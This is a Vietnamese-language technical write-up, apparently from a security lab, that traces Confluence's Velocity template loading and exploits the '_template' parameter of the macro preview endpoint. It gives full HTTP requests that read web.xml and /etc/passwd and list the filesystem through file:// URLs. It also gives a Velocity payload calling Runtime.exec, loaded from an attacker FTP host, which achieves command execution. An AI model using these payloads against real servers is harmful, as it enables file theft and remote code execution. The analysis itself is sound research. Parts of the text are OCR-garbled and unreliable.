- Trong class `VelocityEngine` thì tiếp tục gọi đến `RunimeInstance.getTemplate()`





## RuntimeInstance (Velocity core)

Đây là “trái tim” của Velocity Engine. Nó lo việc:

- Khởi tạo engine ( `init` )
- Quản lý cấu hình, macro, parser, directives, event handlers...
- Và đặc biệt: **quản lý resource thông qua `ResourceManager`**

→ Nghĩa là `RuntimeInstance` không tự load resource, mà **ủy quyền cho `resourceManager`** .

- Sau đó gọi đến `CompatibleVelocityResourceManager.getResource()`

```
624 public Template getTemplate(String name, String encoding) throws ResourceNotFoundException, ParseException, Exception { name: "content/render/xhtml/p
625     this.requireInitialization();
626     return (Template) this.resourceManager.getResource(name, 1, encoding);
627 }
628
629
630 public ContentResource getContent(String name) throws ResourceNotFoundException, ParseException, Exception {
631     return this.getContent(name, this.getDefaultEncoding());
632 }
633
634 public ContentResource getContent(String name, String encoding) throws ResourceNotFoundException, ParseException, Exception {
635     this.requireInitialization();
636     return (ContentResource) this.resourceManager.getResource(name, 2, encoding);
637 }
638 }
```

debug abc x

Threads & Variables Console

"http-nio-80...ain": RUNNING

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

getTemplate:1397, RuntimeInstance (org.ap  
getTemplate:422, VelocityEngine (org.ap  
getTemplate:89, VelocityUtils (com.atlas  
renderTemplateWithoutSwallowingErrors  
generatePreview:285, MacroResource (c  
invoke0:-1, NativeMethodAccessorImpl

! conversionContext = Cannot find local variable 'conversionContext'

> this = {RuntimeInstance@43528}

> @ name = "content/render/xhtml/preview-macro-template.vm"

> @ encoding = "UTF-8"

> this.resourceManager = {CompatibleVelocityResourceManager@43529}

### ConfigurableResourceManager (Confluence custom)

Đây là một **implementation** của interface **ResourceManager** .

Nó chịu trách nhiệm:

- Quản lý **resource loaders** (file loader, classpath loader, URL loader...).
- Quản lý **globalCache** (cache template theo resourceKey ).
- Thực hiện load/refresh template (file .vm ) khi được RuntimeInstance yêu cầu.

```

117     String resourceKey = resourceType + resourceName;  resourceName: "content/render/xhtml/preview-macro-template.vm"  resourceType: 1  resourceKey: "
118     Resource resource = this.globalCache.get(resourceKey);  resourceKey: "content/render/xhtml/preview-macro-template.vm"  resource: null
119     if (resource != null) {  resource: null
120         try {
121             this.refreshResource(resource, encoding);
122         } catch (ResourceNotFoundException var7) {
123             this.globalCache.remove(resourceKey);
124             return this.getResource(resourceName, resourceType, encoding);
125         }
126     } else {
127         resource = this.loadResource(resourceName, resourceType, encoding);
128         if (resource.getResourceLoader().isCachingOn()) {
129             this.globalCache.put(resourceKey, resource);
130         }
131     }
132
133     return resource;
134 }
135

```

```

try {
    this.refreshResource(resource, encoding);
} catch (ResourceNotFoundException var7) {
    this.globalCache.remove(resourceKey);
    return this.getResource(resourceName, resourceType, encoding);
}

```

- Khi resource có trong cache, nó **không trả ngay**, mà sẽ gọi `refreshResource(...)`.
- `refreshResource` sẽ so sánh **lastModified time** trên disk so với trong cache.
- Nếu file đã đổi → resource trong cache sẽ bị invalid → load lại từ disk → cập nhật lại cache.

👉 Do đó bạn **không cần đổi resourceKey bằng tay**. Cơ chế refresh đã đảm bảo khi template thay đổi, cache cũng được update.

Thực hiện thêm `_template` và gửi lại request

## Request

Pretty

Raw

Hex



ln




```
1 POST /rest/tinymce/1/macro/preview HTTP/1.1
2 Host: 192.168.72.105:8090
3 Content-Length: 171
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: text/html, */*; q=0.01
7 Content-Type: application/json; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Origin: http://192.168.72.105:8090
10 Referer: http://192.168.72.105:8090/pages/editpage.action?pageId=98352
11 Accept-Encoding: gzip, deflate, br
12 Cookie: JSESSIONID=BE5EADB4FCA69309515109E9786481AB; seraph.confluence=
  2195458%3A62c13283d6cf2d79fb80861984bba2c0088ac7af
13 Connection: keep-alive
14
15 {
16   "contentId": "98352",
17   "macro": {
18     "name": "widget",
19     "body": "",
20     "params": {
21       "url": "https://www.youtube.com/watch?v=uKb6P8KWF0k",
22       "width": "400",
23       "height": "400",
24       "_template": "abc"
25     }
26   }
27 }
```

- Ta thấy danh sách các **ResourceLoader instance** (đối tượng đã được khởi tạo) trong Velocity

```
135 protected Resource loadResource(String resourceName, int resourceType, String encoding) throws ResourceNotFoundException, ParseException, Exception {
136     Resource resource = this.getResourceFactory().getResource(resourceName, resourceType); resourceType: 1 resourceName: "abc"
137     resource.setRuntimeServices(this.rsvc);
138     resource.setName(resourceName);
139     resource.setEncoding(encoding);
140     long howOldItWas = 0L;
141
142     for (ResourceLoader resourceLoader : this.resourceLoaders) {
143         resource.setResourceLoader(resourceLoader);
144
145         try (InputStream resourceStream = resourceLoader.getResourceStream(resource.getName())) {
146             // ...
147         }
148     }
149 }
```

Debugger window showing the state of the program:

- conversionContext = Cannot find local variable 'conversionContext'
- this = {CompatibleVelocityResourceManager@41934}
- globalCache = {ConfluenceVelocityResourceCache@41937}
- resourceLoaders = {ArrayList@42165} size = 4 ... View
  - 0 = {Velocity13CompatibleResourceLoader@42168} "Wrapped resource loader (class com.atlassian.confluence.util.velocity.Velocity13CompatibleResourceLoader): com.atlassian.confluence.setup.velocity.H..."
  - 1 = {ConfluenceVelocityResourceManager\$DecoratorFilteredResourceLoader@42169} "Wrapped resource loader (class com.atlassian.confluence.util.velocity.ConfluenceVelocityResourceManager\$Decorato..."
  - 2 = {ConfluenceVelocityResourceManager\$DecoratorFilteredResourceLoader@42170} "Wrapped resource loader (class com.atlassian.confluence.util.velocity.ConfluenceVelocityResourceManager\$Decorato..."
  - 3 = {ConfluenceVelocityResourceManager\$DecoratorFilteredResourceLoader@42171} "Wrapped resource loader (class com.atlassian.confluence.util.velocity.ConfluenceVelocityResourceManager\$Decorato..."
- sourceInitializerList = {ArrayList@42166} size = 4 ... View



4 rows		charset	wrappedLoader
1			org.apache.velocity.runtime.resource.loader.FileResourceLoader@6432cf9e
2			org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader@8f7812b
3	UTF-8		com.atlassian.confluence.setup.velocity.HibernateResourceLoader@7591ae0a
4			Wrapped resource loader (class com.atlassian.confluence.util.velocity.Velocity13...

- Ở đây chúng ta chỉ quan tâm đến `FileResourceLoader` và `ClasspathResourceLoader`

## 1. Đối với `FileResourceLoader`

Gọi `StringUtils.normalizePath()` để chặn path traversal

```
public InputStream getResourceStream(String templateName) throws ResourceNotFoundException {
    if (org.apache.commons.lang.StringUtils.isEmpty(templateName)) {
        throw new ResourceNotFoundException("Need to specify a file name or file path!");
    } else {
        String template = StringUtils.normalizePath(templateName);
        if (template != null && template.length() != 0) {
            int size = this.paths.size();

            for (int i = 0; i < size; ++i) {
                String path = (String) this.paths.get(i);
                InputStream inputStream = null;

                try {
                    inputStream = this.findTemplate(path, template);
                } catch (IOException ioe) {
                    String msg = "Exception while loading Template " + template;
                    this.log.error(msg, ioe);
                    throw new VelocityException(msg, ioe);
                }

                if (inputStream != null) {
                    this.templatePaths.put(templateName, path);
                    return inputStream;
                }
            }
        }
    }
}
```

- Nội dung `normalizePath` như hình

```
18 public class StringUtils {
256 @ public static final String normalizePath(String path) {
257     String normalized = path;
258     if (path.indexOf(92) >= 0) {
259         normalized = path.replace(oldChar: '\\', newChar: '/');
260     }
261
262     if (!normalized.startsWith("/")) {
263         normalized = "/" + normalized;
264     }
265
266     while (true) {
267         int index = normalized.indexOf("//");
268         if (index < 0) {
269             while (true) {
270                 index = normalized.indexOf("%20");
271                 if (index < 0) {
272                     while (true) {
273                         index = normalized.indexOf("/./");
274                         if (index < 0) {
275                             while (true) {
276                                 index = normalized.indexOf("/../");
277                                 if (index < 0) {
278                                     return normalized;
279                                 }
280
281                                 if (index == 0) {
282                                     return null;
283                                 }
284                             }
285                         }
286                     }
287                 }
288             }
289         }
290     }
291 }
```

- Thử đọc `/WEB-INF/web.xml` tệp và bạn có thể thấy rằng tệp đã được tải thành công.

## Request

Pretty

Raw

Hex



## Response

Pretty

Raw

Hex

Render



```
2 Host: 172.20.10.4:8090
3 Content-Length: 185
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: text/html, */*; q=0.01
7 Content-Type: application/json; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/139.0.0.0 Safari/537.36
9 Origin: http://172.20.10.4:8090
10 Referer:
  http://172.20.10.4:8090/pages/editpage.action?
  pageId=98352
11 Accept-Encoding: gzip, deflate, br
12 Cookie: JSESSIONID=
  D98E78AFEB79310F3CEF32A58C9783AC;
  seraph.confluence=
  2686978%3Af91d452b2e9586dd80d130041465b985356c
  6fea
13 Connection: keep-alive
14
15 {
  "contentId": "98352",
  "macro": {
    "name": "widget",
    "body": "",
    "params": {
      "url":
        "https://www.youtube.com/watch?v=uKb6P8K
        WFOk",
      "width": "400",
      "height": "400",
      "_template": "/WEB-INF/web.xml"
    }
  }
}
```

```
<url-pattern>/plugins/service/</url-pattern>
>
    <dispatcher>REQUEST</dispatcher>
    <dispatcher>FORWARD</dispatcher>
  </filter-mapping>
</filter-mapping>
<filter-name>ResponseOutputStreamFilter</fil
ter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <!-- Must come before requestcache -->
  <filter-mapping>
    <filter-name>zipkinFilter</filter-name>
    <url-pattern>/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
    <dispatcher>ERROR</dispatcher>
  </filter-mapping>
  <filter-mapping>
    <filter-name>requestcache</filter-name>
    <url-pattern>/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
    <dispatcher>ERROR</dispatcher>
  </filter-mapping>
  <filter-mapping>
    <filter-name>LoggingContextFilter</filter-na
me>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
```



- Nhưng vẫn không nhảy ra được khỏi thư mục Confluence vì bị chặn `/../`
- Tiếp tục kiểm tra `ClasspathResourceLoader`

## 2. ClasspathResourceLoader

```
public InputStream getResourceStream(String name) throws ResourceNotFoundException { 1 override
28     InputStream result = null;
29     if (StringUtils.isEmpty(name)) {
30         throw new ResourceNotFoundException("No template name provided");
31     } else {
32         try {
33             result = ClassUtils.getResourceAsStream(this.getClass(), name);
34         } catch (Exception fnfe) {
35             throw (ResourceNotFoundException) ExceptionUtils.createWithCause(ResourceNotFoundException.class, message: "problem with template: " + name, fnfe);
36         }
37
38         if (result == null) {
39             String msg = "ClasspathResourceLoader Error: cannot find resource " + name;
40             throw new ResourceNotFoundException(msg);
41         } else {
42             return result;
43         }
44     }
45 }
```

- Theo dõi đến `ClassUtils.getResourceAsStream`

```

33 public static InputStream getResourceAsStream(Class clazz, String name) {
34     while (name.startsWith("/")) {
35         name = name.substring(beginIndex: 1);
36     }
37
38     ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
39     InputStream result;
40     if (classLoader == null) {
41         classLoader = clazz.getClassLoader();
42         result = classLoader.getResourceAsStream(name);
43     } else {
44         result = classLoader.getResourceAsStream(name);
45         if (result == null) {
46             classLoader = clazz.getClassLoader();
47             if (classLoader != null) {
48                 result = classLoader.getResourceAsStream(name);
49             }
50         }
51     }
52     return result;
53 }

```

- Nó gọi đến `findResource()` của `/org/apache/catalina/loader/WebappClassLoaderBase.class`

```
615
616 URL url = this.findResource(name); name: "file:///etc/passwd"
617
618 if (url != null) {
619     if (log.isDebugEnabled()) {
620         log.debug("o: " --> Returning stream from local");
621     }
622 }
```

Threads & Variables Console

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

! conversionContext = Cannot find local variable 'conversionContext'

> this = {WebappClassLoader@44175} "WebappClassLoader\r\n context: ROOT\r\n delegate: false\r\n-----> Parent Classloader:\r\njava.net.URLClassLoader@2f2c9b19\r\n" ... View

> name = "file:///etc/passwd"

stream = null

delegateFirst = false

- Tiếp tục gọi đến `super.findResource()` trả về URL, tức là đối tượng có thể lấy được.

```
489         if (url == null && this.hasExternalRepositories) {
490             url = super.findResource(name); url: null name: "file:///etc/passwd"
491         }
492     }
```

Threads & Variables Console

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

! conversionContext = Cannot find local variable 'conversionContext'

> this = {WebappClassLoader@44175} "WebappClassLoader\r\n context: ROOT\r\n delegate: false\r\n-----> Parent Classloader:\r\njava.net.URLClassLoader@2f2c9b19\r\n" ... View

> name = "file:///etc/passwd"

url = null

> path = "/file:///etc/passwd"

entry = null

this.hasExternalRepositories = true

entry.webResource = java.lang.NullPointerException

```
500         return url; url: "file:/"
501     }
502 }
```

Debug abc x

Threads & Variables Console

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

! conversionContext = Cannot find local variable 'conversionContext'

> this = {WebappClassLoader@44175} "WebappClassLoader\r\n context: ROOT\r\n delegate: false\r\n-----> Parent Classloader:\r\njava.net.URLClassLoader@2f2c9b19\r\n" ... View

> name = "file:/"

> url = {URL@48097} "file:/"

> path = "/file:/"

entry = null

- Gọi đến `url.openStream()` để lấy dữ liệu

```
615
616 URL url = this.findResource(name);
617 if (url != null) {
618     if (log.isDebugEnabled()) {
619         log.debug("o: " --> Returning stream from local");
620     }
621
622     stream = this.findLoadedResource(name);
623
624     try {
625         if (this.hasExternalRepositories && stream == null) {
626             stream = url.openStream();
627         }
628     } catch (IOException var6) {
629     }
630
631     if (stream != null) {
632         return stream;
633     }
634 }
635
```

- Cuối cùng đưa dữ liệu vào kết xuất Velocity.

Send

Cancel

< >

Target: http://172.20.10.6:8090

Request

PrettyRawHex

1

POST /rest/tinymce/1/macro/preview HTTP/1.1

2

Host: 172.20.10.6:8090

3

Content-Length: 186

4

X-Requested-With: XMLHttpRequest

5

Accept-Language: en-US,en;q=0.9

6

Accept: text/html, \*/\*; q=0.01

7

Content-Type: application/json; charset=UTF-8

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

9

Origin: http://172.20.10.6:8090

10

Referer: http://172.20.10.6:8090/pages/editpage.action?pageId=98352

11

Accept-Encoding: gzip, deflate, br

12

Cookie: JSESSIONID=47E32F2F753DFA07C6DCR2D17D67E014; seraph.confluence=3080194%3A0e63541207c3b5011251fbaabe05efd915807d5e

13

Connection: keep-alive

14

15

{

16

"contentId": "98352",

17

"macro": {

18

"name": "widget",

19

"body": "",

20

"params": {

21

"url": "https://www.youtube.com/watch?v=uKb6P8KWF0k",

22

"width": "400",

23

"height": "400",

24

"template": "file:///etc/passwd"

25

}

26

}

27

}

Response

PrettyRawHexRender

110

<div class="wiki-content">

111

root:x:0:0:root:/root:/bin/bash

112

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

113

bin:x:2:2:bin:/bin:/usr/sbin/nologin

114

sys:x:3:3:sys:/dev:/usr/sbin/nologin

115

sync:x:4:65534:sync:/bin:/bin/sync

116

games:x:5:60:games:/usr/games:/usr/sbin/nologin

117

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

118

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

119

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

120

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

121

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

122

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

123

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

124

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

125

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

126

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin

127

\_apt:x:42:65534:/nonexistent:/usr/sbin/nologin

128

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

129

systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin

130

systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin

131

dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false

132

messagebus:x:101:101:/nonexistent:/usr/sbin/nologin

133

syslog:x:102:102:/nonexistent:/usr/sbin/nologin

134

systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin

135

uidd:x:103:103:/run/uidd:/usr/sbin/nologin

136

usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

137

tss:x:105:105:TPM software stack,,,:/var/lib/tpm:/bin/false

138

systemd-oom:x:990:990:systemd Userspace OOM Killer:/:/usr/sbin/nologin

139

kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin

140

whoopsie:x:107:109:/nonexistent:/bin/false

141

dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin

142

avahi:x:108:111:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin

143

tcpdump:x:109:112:/nonexistent:/usr/sbin/nologin

144

sssd:x:110:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin

145

speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false

146

cups-pk-helper:x:112:114:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin

147

fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin

- Nếu trong các case thực tế không biết đường dẫn cụ thể thì chúng ta cho thể tận dụng scheme file của java để lấy ra list các thư mục

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST /rest/tinymce/1/macro/preview HTTP/1.1				106	</head>			
2	Host: 172.20.10.6:8090				107	<body id="com-atlassian-confluence" class="content-preview">			
3	Content-Length: 176				108	<div id="main">			
4	X-Requested-With: XMLHttpRequest				109	<div id="content" class="page edit">			
5	Accept-Language: en-US,en;q=0.9				110	<div class="wiki-content">			
6	Accept: text/html, */*; q=0.01				111	bin			
7	Content-Type: application/json; charset=UTF-8				112	bin.usr-is-merged			
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				113	boot			
9	Origin: http://172.20.10.6:8090				114	cdrom			
10	Referer: http://172.20.10.6:8090/pages/editpage.action?pageId=98352				115	dev			
11	Accept-Encoding: gzip, deflate, br				116	etc			
12	Cookie: JSESSIONID=47E32F2F753DFA07C6DCE2D17D67E014; seraph.confluence=308019443A0e63541207c3b5011251fbaabe05efd915807d5e				117	home			
13	Connection: keep-alive				118	lib			
14					119	lib.usr-is-merged			
15	{				120	lib64			
	"contentId": "98352",				121	lost+found			
	"macro": {				122	media			
	"name": "widget",				123	mnt			
	"body": "",				124	opt			
	"params": {				125	proc			
	"url": "https://www.youtube.com/watch?v=uGb6P8KWF0k",				126	root			
	"width": "400",				127	run			
	"height": "400",				128	sbin			
	"_template": "file:///"				129	sbin.usr-is-merged			
16	}				130	snap			
17	}				131	srv			
	}				132	swap.img			
					133	sys			
					134	tmp			
					135	usr			
					136	var			
					137				
					138	</div>			
					139	</div>			
					140	</div>			
					141	<!-- include system javascript resources -->			
					142				

## Có outbound


### Payload thực hiện

```
#set ($exp="test")
#set ($runtime=$exp.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null))
#set ($process=$runtime.exec("id"))
#set ($input=$process.getInputStream())
#set ($sc=$exp.getClass().forName("java.util.Scanner"))
#set ($constructor=$sc.getDeclaredConstructor($input.getClass().forName("java.io.InputStream")))
#set ($scan=$constructor.newInstance($input).useDelimiter("\n"))
```

```
#if ($scan.hasNext())  
  $scan.next()  
#end
```

- Gọi `$runtime.exec("id")` → chạy lệnh hệ điều hành "id" trên Ubuntu.
- Tiến hành mở một dịch vụ FTP bằng lệnh:

```
python3 -m pyftplib -p 2005
```



```
tranphuc@tranphuc-VMware-Virtual-Platform:~$ python3 -m pyftplib -p 2005  
[I 2025-08-30 07:38:27] concurrency model: async  
[I 2025-08-30 07:38:27] masquerade (NAT) address: None  
[I 2025-08-30 07:38:27] passive ports: None  
[I 2025-08-30 07:38:27] >>> starting FTP server on 0.0.0.0:2005, pid=27531 <<<
```

Thực thi:



## Request

```
1 POST /rest/tinymce/1/macro/preview HTTP/1.1
2 Host: 192.168.88.138:8090
3 Content-Length: 201
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: text/html,*/*;q=0.01
7 Content-Type: application/json; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Origin: http://192.168.88.138:8090
10 Referer: http://192.168.88.138:8090/pages/editpage.action?pageId=98352
11 Accept-Encoding: gzip, deflate, br
12 Cookie: JSESSIONID=59CBCF168CA7F427817C353437975326; seraph.confluence=
  337510543A3f5d405fd39d61alc3610ba72a68f2642bf8b0bf
13 Connection: keep-alive
14
15 {
  "contentId": "98352",
  "macro": {
    "name": "widget",
    "body": "",
    "params": {
      "url": "https://www.youtube.com/watch?v=uKb6P8KWFOk",
      "width": "400",
      "height": "400",
      "_template": "ftp://192.168.88.110:2005/test.vm"
    }
  }
}
```

## Response

```
94 <script type="text/javascript"
  src="/s/474273367d42152f50956b1a55971881-CDN/en_GB/7701/d7b403a44466e5e8970db7
  530201039d865e79e1/cbba7d2282ce19dd48ac853548e95c80/_/download/contextbatch/js
  /preview,-_super/batch.js?confluence.table.resizable=true&locale=en-GB"
  data-wrm-key="preview,-_super" data-wrm-batch-type="context"></script>
95
96
97
98
99
100
101 <script>
102   window.onload = function() {
103     window.parent.AJS.MacroBrowser.previewOnload(document.body);
104   }
105 </script>
106 </head>
107 <body id="com-atlassian-confluence" class="content-preview">
108   <div id="main">
109     <div id="content" class="page edit">
110       <div class="wiki-content">
111         uid=1000(phuctran) gid=1000(phuctran)
112         groups=1000(phuctran),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users)
113         ,114(lpadmin)
114
115       </div>
116     </div>
117     <!-- include system javascript resources -->
118
119
120
121     <!-- end system javascript resources -->
122   </body>
123 </html>
124
```